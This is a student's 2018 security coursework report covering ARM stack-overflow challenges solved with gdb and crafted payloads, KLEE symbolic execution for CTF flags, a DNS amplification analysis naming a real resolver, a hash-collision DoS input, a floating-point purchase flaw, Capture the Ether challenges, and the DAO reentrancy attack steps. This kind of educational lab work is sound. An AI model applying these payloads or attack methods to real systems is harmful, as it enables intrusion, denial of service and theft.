
撰寫：資管三 B04705001 陳約廷
日期：2018.05.29
標題：作業三 report


## 1. IoT Security (25%)

### a. stack0 (5 points)



```
0x0001047c <+48>:    beq    0x1048c <main+64>
```


We can  know max acceptable length is 64. So a length of 65 will make the stack overflow.



```
pi@raspberrypi:~/ARM-challenges $ ./stack0
b04705001-------------------------------------------------------*
you have changed the 'modified' variable
pi@raspberrypi:~/ARM-challenges $ 
```


### b. stack1 (6 points)

Set the break point at cmp.



```
0x00010508 <+88>:    cmp    r3, r2
```


We can then see that the specific value is at register 2, “dcba”.



```
gef> b *0x00010508
Breakpoint 1 at 0x10508
gef> run aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Starting program: /home/pi/ARM-challenges/stack1 aaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Breakpoint 1, 0x00010508 in main ()
-------------------------------------------------------------------[ registers ]
$r0   : 0xbefff1b4 -> 0x61616161 ("aaaa"?)
$r1   : 0xbefff51c -> 0x49464e49 ("INFI"?)
$r2   : 0x61626364 ("dcba"?)
$r3   : 0x00006161
```


So insert it after 64 characters, making it a total of 68.




```
pi@raspberrypi:~/ARM-challenges $ ./stack1 b04705001----------------------------
---------------------------dcba
you have correctly got the variable to the right value
pi@raspberrypi:~/ARM-challenges $
```

## c. stack3 (7 points)

By "objdump -d stack3" we can find the start of the function win(). The address is 0x0001047c




```
0001047c <win>:
   1047c:       e92d4800        push    {fp, lr}
   10480:       e28db004        add     fp, sp, #4
   10484:       e59f0004        ldr     r0, [pc, #4]     ; 10490 <win+0x14>
   10488:       ebfffa5         bl      10324 <puts@plt>
   1048c:       e8bd8800        pop     {fp, pc}
   10490:       00010560        .word   0x00010560
```



```
   0x000104d4 <+64>:    ldr    r3, [r11, #-8]
   0x000104d8 <+68>:    blx    r3
```


Then we see the address be jumped at +64, so we insert the address at 65~68 of the string.



```
pi@raspberrypi:~/ARM-challenges $ echo -e "b04705001---------------------------
-------------------------\x7c\x04\x01\x00" | ./stack3
calling function pointer, jumping to 0x0001047c
code flow successfully changed
pi@raspberrypi:~/ARM-challenges $ 
```


## d. stack4 (7 points)

We can see the main function at lost pops to where r11 addressed.




```
0x0001048c <+40>:    pop    {r11, pc}
```

Also see that win() starts at 0x0001044c.



```
gef> disassemble win
Dump of assembler code for function win:
   0x0001044c <+0>:    push    {r11, lr}
```


With a randomly long input we can see where does r11 starts to record.



```
gef> run
Starting program: /home/pi/ARM-challenges/stack4
----------------------------------------------------------------abcdefghijklmnopqrs
xyz

Breakpoint 1, 0x0001048c in main ()
---------------------------------------------------------------------[ registers ]
$r0  : 0x00000000
$r1  : 0x00000000
$r2  : 0x00000001
$r3  : 0x00000000
$r4  : 0x00000000
$r5  : 0x00000000
$r6  : 0x00010324 -> <_start+0> mov r11,  #0
$r7  : 0x00000000
$r8  : 0x00000000
$r9  : 0x00000000
$r10 : 0xb6ffc000 -> 0x0002ff44
$r11 : 0xbefff23c -> "lmnopqrstuvwxyz"
```

Then we change it to letting r11 be address of win().




```
pi@raspberrypi:~/ARM-challenges $ echo -e "b04705001------------------------------
-------------------------------\x4c\x04\x01\x00" | ./stack4
code flow successfully changed
code flow successfully changed
Segmentation fault
pi@raspberrypi:~/ARM-challenges $ 
```

## 2. Symbolic Execution (25%)


### a. aMAZEing (15 points)

Original maze:



```
+---------+-+
|X    |   | |
+---+ | +-+-+
|     | | | |
| +---+ | |#|
| | | +-+ +-+
| | | | | | |
|   |   |   |
+---+---+---+
```

Solved maze:




```
+---------+-+
|XXXXX|XXXXX|
+---+X|X+-+X+
|XXXXX|X| |X|
|X+---+XXX|#|
|X| | +-+X+-+
|X| | |XXX| |
|XXXXXXX|   |
+---+---+---+
```

Solution: ddddssaaaassssddddddwddwwaawwwddddsss
Fake walls: (start at (0,0))
- x=3, y=6
- x=7, y=5
- x=7, y=3
- x=9, y=0
- x=1, y=10

Here is the flag: BALSN{4M4z31nG_bUg_F0uNd_bY_KLEE!!}

## b. Flag Verifier (10 points)




```
klee@11ad9ac2bd5d:~$ ls -1 klee-last/ | grep -A2 -B2 err
test000250.kquery
test000250.ktest
test000250.ptr.err
test000251.ktest
test000252.ktest
--
test001061.ktest
test001062.ktest
test001063.external.err
test001063.kquery
test001063.ktest
klee@11ad9ac2bd5d:~$ ktest-tool klee-last/test001063.ktest
ktest file : 'klee-last/test001063.ktest'
args       : ['tmp2.bc']
num objects: 1
object    0: name: b'FLAG'
object    0: size: 50
object    0: data: b'BALSN{5ymb0l1c_Ex3cut10n_Hurr4y}\x00\x00
```

the pruned code is inside the folder. (**code2-flag_verifier_klee.c**)

Here is the flag: BALSN{5ymb0l1c_Ex3cut10n_Hurr4y}

3. DDoS (feat. Web security) (25%)

## (a) Mirror Force (9 points)



```
$ dig fkfkfkfc(.)biz @109.235.51.184

;; Truncated, retrying in TCP mode.

; <<>> DiG 9.8.3-P1 <<>> fkfkfkfc(.)biz @109.235.51.184
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 24993
;; flags: qr aa rd; QUERY: 1, ANSWER: 236, AUTHORITY: 2, ADDITIONAL: 2
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;fkfkfkfc(.)biz. IN A

;; ANSWER SECTION:
fkfkfkfc(.)biz. 86400 IN A 204.46.43.157
fkfkfkfc(.)biz. 86400 IN A 204.46.43.158
fkfkfkfc(.)biz. 86400 IN A 204.46.43.159
fkfkfkfc(.)biz. 86400 IN A 204.46.43.160
… Repeated hundreds of times …
fkfkfkfc(.)biz. 86400 IN A 204.46.43.154
fkfkfkfc(.)biz. 86400 IN A 204.46.43.155
fkfkfkfc(.)biz. 86400 IN A 204.46.43.156

;; AUTHORITY SECTION:
fkfkfkfc(.)biz. 86400 IN NS ns21.fkfkfkfc.biz.
fkfkfkfc(.)biz. 86400 IN NS ns22.fkfkfkfc.biz.

;; ADDITIONAL SECTION:
ns21.fkfkfkfc(.)biz. 86400 IN A 109.235.51.184
ns22.fkfkfkfc(.)biz. 86400 IN A 109.235.51.184

 ;; Query time: 190 msec
;; SERVER: 109.235.51.184#53(109.235.51.184)
;; WHEN: Sat Mar  1 20:17:45 2014
;; MSG SIZE  rcvd: 3876
```


We can use the DNS resolver as the amplifier. Spoofing as the real IP of the server destination, let the DNS resolver send back DNS information. **fkfkfkfc(.)biz** is one such domain that was setup specifically to take part in these attacks. So a request is 64 bytes but the DNS resolver sends back **3876 bytes**. So the amplification factor is 3876/64 = 60.5625. It is possible to spoof IP address since the DoS attack is through the DNS resolver. So the attacked server can not investigate on the attacking source.

## (b) The Revenge of Hash Table (8 points)

Ineteger with the same hash value would be appended into the same slot. So with all integers inside the same slot, adding integer would be O(N^2). So to generate 50000 slow input. First generate 40000 numbers inside Hash(2**30), then let the next 10000 number be 2**30, so these 10000 number would be appended behind the previous 40000 number. Making the program run for much longer than random input.

Inside the code3 folder…
**dos.py** is the evil input generator, assertion is added to make sure no number exceed 2**30.
**dos.txt** is the evil input
**normal_input.txt** is the input provided inside the homework3 release
**dos_test.py tests** the two text file, prints out the run time for each text file.

## (c) 499 Chaos (8 points)


140.112.31.96:10131 顯示

Transaction complete: ['Thanks you for buying economical plan. Get premium for the flag!', 'BALSN{Be_cAreFu1_0f_F10A7ING_PoINt_And_NaN}', 'Thanks you for buying standard plan. Get premium for the flag!']

The code does not check whether the input number is an integer or not. So we can expoit by inserting a very small number on buying Premium plans.

0.0000000000000000000000000000000000000000001 is able to pass

```
        if count[plan_name] == 0:
                continue
```

So Premium Plan charge would be added to the vector. (Then buy one Economical Plan to make it affordable to buy)

Here is the FLAG: BALSN{Be_cAreFu1_0f_F10A7ING_PoINt_And_NaN}

---

## 4. Capture the Ether (25%)

### Challenge 0

Simple insert “b04705001” into callMe.

### Challenge 1

By reading the code we know that c1Ans is 777, so insert “b04705001”, 777 into guessTheNumber.

### Challenge 2

Insert “b04705001” into birbeMe and set the Value of the message to 1 ether.

### Challenge 3

Use a for loop to see which integer matches the given keccak256.
Code inside **code4-CaptureTheEther.sol**

### Challenge 4

Search for the block where the contract is mined.
(https://ropsten.etherscan.io/tx/0x6bc7bf4764be2b35258b6d71640f5954e2add924171df7c5388e1fd3ee477a4d)
Get Transaction:
**0x6bc7bf4764be2b35258b6d71640f5954e2add924171df7c5388e1fd3ee477a4d**
Then click on the block number to view for previous block’s blockhash. (The blockhash function is not working fine)
Get previous block’s hash:
**0xb388f89fb847890e2d96c9a37c9d25beadef55fb84c2b1b2cf41dc7703bd08f5**

query for the timestamp on web3.js:

```
web3.eth.getTransaction('0x6bc7bf4764be2b35258b6d71640f5954e2add924171df7c5388e1fd3ee477a4d', (err, tx) => {
  console.log(tx);

  var blockNumber = tx.blockNumber;
  web3.eth.getBlock(blockNumber, (err, block) => {
    console.log(block);
```

```
        var timestamp = block.timestamp;
        var parentHash = block.parentHash;
        var hash = web3.sha3(parentHash + web3.padLeft(timestamp.toString(16), 64),  {encoding: 'hex'});
        console.log(web3.toDecimal(hash.slice(-2)));
      });
    });
```
Get timestamp: **1526464861**

Then combine these attributes and calculate the number on another contract.
Code inside **code4-CaptureTheEther.sol**

## Challenge 5

We have to be inside the same contract to get the same timestamp. So get inside the contract with the same address and call function now() and get the same number generated.
Code inside **code4-CaptureTheEther.sol**

## (b) (5 points bonus for Capture the Ether only)

1. After a hard fork, the previous version and the new one are completely split, there is no communication or transaction option between the two. Usually, the new version inherits all the historic transactions and, from now on, each version will have its own transaction history.

   After the Ethereum hard fork, Dao fund is returned, but the new mining network went wrong. There are two main mining network, Parity and Geth. After the hard fork Geth can delete empty contract without using gas, but Parity waits until system has gas to do the deleting operation. This cause two different standard in Ethereum, making users think it is unreliable and value of Ethereum fell severely.
2. The attacker analyze DAO.sol, and noticed that the 'splitDAO' function was vulnerable to recursive send. If we can get any of the function calls before this happens to call splitDAO again, we get the infinite recursion that can be used to move as many funds as we want.

   The attacking process:
   (1) Propose a split and wait until the voting period expires. (DAO.sol, createProposal)

   (2) Execute the split. (DAO.sol, splitDAO)

   (3) Let the DAO send your new DAO its share of tokens. (splitDAO -> TokenCreation.sol, createTokenProxy)

   (4) Make sure the DAO tries to send you a reward before it updates your balance but after doing (3). (splitDAO -> withdrawRewardFor -> ManagedAccount.sol, payOut)

   (5) While the DAO is doing (4), have it run splitDAO again with the same parameters as in (2) (payOut -> _recipient.call.value -> _recipient())

   (6) The DAO will now send you more child tokens, and go to withdraw your reward before updating your balance. (DAO.sol, splitDAO)

   (7) Back to (5)!

   (8)Let the DAO update your balance. Because (7) goes back to (5), it never actually will